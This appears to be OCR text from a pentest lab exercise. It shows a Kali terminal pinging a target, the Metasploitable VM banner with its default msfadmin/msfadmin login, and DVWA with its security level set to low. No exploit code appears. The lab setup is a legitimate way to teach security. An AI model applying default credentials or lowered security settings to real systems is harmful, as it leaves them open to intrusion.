



kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.842 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.56 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.851 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.11 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=1.03 ms
^C
— 192.168.50.101 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4058ms
rtt min/avg/max/mdev = 0.842/1.079/1.560/0.261 ms
(kali_interna㉿kali)-[~]
$


Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Wed May 17 14:50:15 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:5
The programs included with the Ubuntu system are free softwa
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent perm
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$



DVWA

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit


PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

